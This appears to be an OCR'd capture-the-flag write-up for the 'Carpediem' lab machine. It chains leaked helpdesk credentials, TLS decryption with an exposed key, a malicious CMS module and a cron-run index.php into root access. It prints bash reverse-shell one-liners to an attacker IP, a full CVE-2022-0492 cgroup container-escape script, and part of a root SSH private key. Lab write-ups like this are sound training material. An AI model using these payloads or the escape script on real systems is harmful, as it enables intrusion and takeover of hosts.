
```
"subject": "New employee on-boarding - Horace Flaccus"

"issue": "<p>We have hired a new Network Engineer and need to get him set up with his credentials and phone before his start date next month.<br />Please create this account at your earliest convenience.<br /><br />Thank you.</p>\n",

"comment": "<p>Hey Adeanna,<br>I think Joey is out this week, but I can take care of this. Whats the last 4 digits of his employee ID so I can get his extension set up in the VoIP system?</p>\n"

"comment": "<p>Thanks Robert,<br>Last 4 of employee ID is 9650.</p>\n"

"comment": "<p>Thank you! He&#39;s all set up and ready to go. When he gets to the office on his first day just have him log into his phone first. I&#39;ll leave him a voicemail with his initial credentials for server access. His phone pin code will be 2022 and to get into voicemail he can dial *62</p>\n<p>Also...let him know that if he wants to use a desktop soft phone that we&#39;ve been testing Zoiper with some of our end users.</p>\n<p>Changing the status of this ticket to pending until he&#39;s been set up and changes his initial credentials.</p>\n"
```


Information about a CMS, which doesn't seem relevant at this point but might become useful later, is provided in ticket `1008`.


```
"issue": "<p>Hey Jeremy, <br />Can you help me work on the CMS at all this week? The base install is completed, but I need your expertise to make sure I did everything correctly.</p>\n",

"comment": "<p>Please don&#39;t expose that application publically.  I told you I would help when I had time and right now I&#39;m just too busy.<br>Build it out if you&#39;d like, but...just don&#39;t do anything stupid.</p>\n"

"comment": "<p>Don&#39;t worry. I moved it off of the main server and into a container with SSL encryption.</p>\n"
```


We download and install the free Zoiper Classic client and configure an account with the following information:

- Domain `carpediem.htb`
- Username `9650`
- Password `2022`



We dial `*62` to access the voicemail. We are asked to provide our password, so we press `2` `0` `2` `2`. Next, we press `1` to listen to the message, which gives us the password `AuRj4pxq9qPk`. This password can be used to SSH to the system as `hflaccus` (user name obtained from the full name Horace Flaccus using the given naming convention).

```
ssh hflaccus@10.10.11.167
```

```
ssh hflaccus@carpediem.htb

hflaccus@carpediem.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 23 Jun 2022 06:25:19 PM UTC

  System load:              0.1
  Usage of /:               73.2% of 9.46GB
  Memory usage:             29%
  Swap usage:               0%
  Processes:                205
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.129.227.179
  IPv6 address for eth0:    dead:beef::250:56ff:fe96:5bad

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings


hflaccus@carpediem:~$ id
uid=1000(hflaccus) gid=1000(hflaccus) groups=1000(hflaccus)
```

The user flag can be found in `/home/hflaccus/user.txt`.

Privilege Escalation

Referring back to the Trudesk tickets, we know a CMS was moved from the host to a container, and that SSL encryption is used. Looking at the `/etc/hosts` file, we see a `backdrop.carpediem.htb` host pointing to `127.0.0.1`.

```
hflaccus@carpediem:~$ cat /etc/hosts
127.0.0.1 localhost backdrop.carpediem.htb
127.0.1.1 carpediem

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

A few ports are listening on 127.0.0.1:

```
hflaccus@carpediem:~$ ss -tulpn|grep 127.0.0.1:
tcp    LISTEN  0       10          127.0.0.1:5038         0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:8000         0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:8001         0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.1:8002         0.0.0.0:*
```

Port 8002 is where Backdrop CMS is listening.

```
curl https://backdrop.carpediem.htb:8002
```

```
hflaccus@carpediem:~$ curl https://backdrop.carpediem.htb:8002
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8" />
<link rel="shortcut icon" href="https://backdrop.carpediem.htb:8002/core/misc/favicon.ico"
type="image/vnd.microsoft.icon" />
<link rel="alternate" type="application/rss+xml" title="Home page feed"
href="https://backdrop.carpediem.htb:8002/?q=rss.xml" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<meta name="Generator" content="Backdrop CMS 1 (https://backdropcms.org)" />
```

Standard system enumeration reveals that the `/usr/bin/tcpdump` file has interesting capabilities.

```
hflaccus@carpediem:~$ getcap /usr/sbin/tcpdump
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
```

The Docker traffic goes through the `docker0` interface:

```
hflaccus@carpediem:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:cbff:fe0e:b652  prefixlen 64  scopeid 0x20<link>
        ether 02:42:cb:0e:b6:52  txqueuelen 0  (Ethernet)
        RX packets 141634  bytes 182850969 (182.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 164563  bytes 22505538 (22.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The capabilities assigned to `tcpdump` allow us to sniff traffic on this interface, intercepting any request that is made to the web server hosting Backdrop CMS. However, since SSL is in use, the intercepted traffic will be encrypted. Knowing that the CMS was originally on the host and then moved to a container, we can look for leftovers from the previous configuration. The private key for `backdrop.carpediem.htb` is found in `/etc/ssl/certs` together with the corresponding certificate, and both files are world-readable.

```
hflaccus@carpediem:~$ ls -l /etc/ssl/certs/backdrop*
-rw-r--r-- 1 root root 1269 Apr  7 20:35 /etc/ssl/certs/backdrop.carpediem.htb.crt
-rw-r--r-- 1 root root 1679 Apr  7 20:36 /etc/ssl/certs/backdrop.carpediem.htb.key
```


We transfer the private key to our machine, because it might allow us to decrypt SSL traffic with Wireshark.

```
scp hflaccus@carpediem.htb:/etc/ssl/certs/backdrop.carpediem.htb.key .
```


We run `tcpdump` on the target host to sniff traffic and save it to a capture file.

```
tcpdump -i docker0 -vvv -w capture.pcap
```


We let the capture run for a while and then transfer the `capture.pcap` file to our machine for analysis. Upon opening the file with Wireshark, we see some encrypted TLSv1.2 traffic was captured:



We import the private key from `Edit > Preferences > RSA Keys > Add new keyfile...`.




We then press `Ctrl+r` to reload data. The traffic was successfully decrypted, and we find credentials in a POST request.



We can now attempt to use the above credentials to login to the CMS. We use OpenSSH local port forwarding to forward our local port 8888 to 8002 on the target host:

```
ssh -L 8888:127.0.0.1:8002 hflaccus@carpediem.htb
```

We can now access Backdrop at `https://127.0.0.1:8888` and log in with username `jpardella` and password `tGPN6AmJDZwYWdhY`.




We can craft and upload a malicious module that will grant us remote command execution inside the Backdrop container. We use the provided template and add a `my_module.php` file with the following content:

```
<?php passthru("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.13/9999 0>&1'"); ?>
```


We create a Zip archive containing the whole directory.

```
zip -r my_module.zip my_module
```


To upload the module, we choose the `Install new modules` option from the `Functionality` menu and click the `Manual installation` link.




We expand the `Upload a module, theme, or layout archive to install` section and choose our file, then click the `INSTALL` button.




The module is successfully installed.



We click the `Enable newly added modules` link to enable the module. We select `My Module` and then click the `SAVE CONFIGURATION` button at the bottom of the page.



We get a confirmation message that informs us the configuration was saved.



We open a Netcat listener on port 9999:

```
nc -lnvp 9999
```

The uploaded module can be found at `/modules/my_module/my_module.php`. We request it to trigger the reverse shell:

```
curl https://127.0.0.1/modules/my_module/my_module.php
```

```
nc -lnvp 9999

Connection from 10.10.11.167:53292
bash: cannot set terminal process group (283): Inappropriate ioctl for device
bash: no job control in this shell
www-data@90c7f522b842:/var/www/html/backdrop/modules/my_module$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We enumerate the container file system. The `/opt/heartbeat.sh` script, according to a comment in the source code, runs an availability check every ten seconds by executing a PHP script called `/var/www/html/backdrop/core/scripts/backdrop.sh`.

```
#!/bin/bash
#Run a site availability check every 10 seconds via cron

checksum=($(/usr/bin/md5sum /var/www/html/backdrop/core/scripts/backdrop.sh))
if [[ $checksum != "70a121c0202a33567101e2330c069b34" ]]; then
        exit
fi
status=$(php /var/www/html/backdrop/core/scripts/backdrop.sh --root
/var/www/html/backdrop https://localhost)
grep "Welcome to backdrop.carpediem.htb!" "$status"

if [[ "$?" != 0 ]]; then
        #something went wrong.  restoring from backup.
        cp /root/index.php /var/www/html/backdrop/index.php
fi
```

The script is being executed as `root`, making it a potential privilege escalation vector.

```
root         482  0.0  0.0   2864   936 ?        Ss   10:05   0:00 /bin/sh -c sleep 45; /bin/bash
/opt/heartbeat.sh
```

Looking at the `backdrop.sh` script, we see that `index.php` is included.

```
$cmd = 'index.php';

<SNIP>

if (file_exists($cmd)) {
  include $cmd;
}
```

The `index.php` file is owned by `www-data`, allowing us to append arbitrary code.

```
-rw-r--r-- 1 www-data www-data   578 Jun 23 10:10 index.php
```

We open a Netcat listener:

```
nc -lnvp 7979
```

We append a reverse shell payload to `index.php` as follows:

```
cat >> index.php <<'EOF'
system("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.13/7979 0>&1'")

EOF
```

After a few seconds, a reverse shell is sent to our listener, granting us `root` privileges inside the container.

```
nc -lnvp 7979

Connection from 10.10.11.167:55784
bash: cannot set terminal process group (1005): Inappropriate ioctl for device
bash: no job control in this shell
root@90c7f522b842:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Searching for recent container breakout methods, we come across CVE-2022-0492. We can attempt to escape the container by running the following public PoC script found on GitHub:

```
#!/bin/bash
hackCMD=$1
CAP_SYS_ADMIN=0x80000
ifSysAdmin=0
mountDir=/tmp/testcgroup
cmdPath=/cmd
hostPath=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`

mkdir $mountDir
# create cmd
```

```
touch $cmdPath
echo '#!/bin/sh' > $cmdPath
echo "$1 > $hostPath/result"  >> $cmdPath
chmod 777 $cmdPath

#create escape.sh
cat <<EOF > ./escape.sh
#!/bin/bash

subsys=\$1
mountDir=\$2
host_path=\$3

mount -t cgroup -o \$subsys cgroup \$mountDir
if [ ! -d \$mountDir/x ]
then
    mkdir \$mountDir/x
fi

cd \$mountDir/x
echo 1 > \$mountDir/x/notify_on_release
echo "\$host_path/cmd" > \$mountDir/release_agent

sh -c "echo \\\$\\\$ >  \$mountDir/x/cgroup.procs"
sleep 0.5
umount $mountDir
EOF
chmod 777 ./escape.sh

#get if has cap_sys_admin
nowCap=`cat /proc/$$/status | grep CapEff`
nowCap=${nowCap#*CapEff:}
nowCap=${nowCap%%CapEff*}
nowCap=0x${nowCap: 1: 16}

ifSysAdmin=0
if [ $((($nowCap)&$CAP_SYS_ADMIN)) != 0 ]
then
    ifSysAdmin=1
fi

if [ $ifSysAdmin == 1 ]
then
    echo "[+] You have CAP_SYS_ADMIN!"
else
    echo "[-] You donot have CAP_SYS_ADMIN, will try"
fi

#try escape
while read -r subsys
do
    if [ $ifSysAdmin == 1 ]
    then
        if mount -t cgroup -o $subsys cgroup $mountDir 2>&1 >/dev/null && test -
w $mountDir/release_agent >/dev/null 2>&1 ; then
            ./escape.sh $subsys $mountDir $hostPath
            echo "[+] Escape Success!"
            rm -r $mountDir
```

```
            cat /result
            rm  /result
            exit 0
        fi
    else
        if unshare -UrmC --propagation=unchanged bash -c "mount -t cgroup -o
$subsys cgroup $mountDir 2>&1 >/dev/null && test -w $mountDir/release_agent"
>/dev/null 2>&1 ; then
            unshare -UrmC --propagation=unchanged bash -c "./escape.sh $subsys
$mountDir $hostPath"
            echo "[+] Escape Success with unshare!"
            rm -r $mountDir
            cat /result
            rm  /result
            exit 0
        fi
    fi
done <<< $(cat /proc/$$/cgroup | grep -Eo '[0-9]+:[^:]+' | grep -Eo '[^:]+$')

echo "[-] Escape Fail!"
rm -r $mountDir
```

Running the script allows us to read the `/root/.ssh/id_rsa` file, which we can copy to our attacking machine and use to SSH to the host as `root`.

```
./exp.sh "cat /root/.ssh/id_rsa"
```

```
root@90c7f522b842:/tmp# ./exp.sh "cat /root/.ssh/id_rsa"

[-] You donot have CAP_SYS_ADMIN, will try
umount: /tmp/testcgroup: target is busy.
[+] Escape Success with unshare!
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAn4XMDVkBUi5Cch7+bhxOLQzqofUIElWw6wNQ2MNZIi3QTUYE0cSn
rCrrVSGKt1BRWrXlNjanoGJGvfENm02L+Dm9dUPbFaJjcFBG80DjrWsVfkCYSwe3g9KjCk
kqXrHXtapCgERNCga82snoEgYN3z9vmsrw/nd2D6OVsQxkIck7bzC2+p2EinjhaY9BVtO0
UVkcDrMBvRq64JOkHHktYEBF95SDRHav1JW6M/wY6lan18Zfrc2x0c+Ktavpp6KwHVXOcJ
veuChxMfbWOgyaubMV57iZ828vloyoUZRy4OlZr0Jxe5FQGcxWT2/nhWKU3uo4Vi/mSWha
hNMY8s+ip7y9lJZZ4/ZnN0nkkriO5xWwJu4+FEwDM9a2ZVbpfRAqcCNVQR5atHaGLl3pM6
LDpyN9i95ks03BOo/9U6SULuWK/IfQjzlCLP28EJBb6W5cMBvB+yZSAGJ15fKYv2+9c4dj
JLefRpTq65BzjwUIxseflmyTL08WYGzSB9amCsHzAAAFiCMHoVMjB6FTAAAAB3NzaC1yc2
EAAAGBAJ+FzA1ZAVIuQnIe/m4cTi0M6qH1CBJVsOsDUNjDWSIt0E1GBNHEp6wq61UhirdQ
UVq15TY2p6BiRr3xDZtNi/g5vXVD2xWiY3BQRvNA461rFX5AmEsHt4PSowpJKl6x17WqQo
BETQoGvNrJ6BIGDd8/b5rK8P53dg+jlbEMZCHJO28wtvqdhIp44WmPQVbTtFFZHA6zAb0a
uuCTpBx5LWBARfeUg0R2r9SVujP8GOpWp9fGX63NsdHPirWr6aeisB1VznCb3rgocTH21j
oMmrmzFee4mfNvL5aMqFGUcuDpWa9CcXuRUBnMVk9v54VilN7qOFYv5kloWoTTGPLPoqe8
vZSWWeP2ZzdJ5JK4jucVsCbuPhRMAzPWtmVW6X0QKnAjVUEeWrR2hi5d6TOiw6cjfYveZL
NNwTqP/VOklC7livyH0I85Qiz9vBCQW+luXDAbwfsmUgBideXymL9vvXOHYyS3n0aU6uuQ
c48FCMbHn5Zsky9PFmBs0gfWpgrB8wAAAAMBAAEAAAGAMg6VIlccoAIeHZt2MW02ZtKXye
yO9Nno40YuF2btUFlZ9PWUy5JPHyp0oEkfMzjD3pgXbfSmkyBjnHTI1UP3ORQ9TE/Xrqk/
VN4L9YcWKrPgkbaJU3n/byEowjCFWCOsUbg0l/VWy1+j4W/cH9PAhJ5uUf9+sgsgg/XMIj
uGLEfuG40IzgmhrqYR7cLjOPDDs4cn08D+Oa3qmFAb/kdUItDoY7E5o8EumaHGRUvFMbux
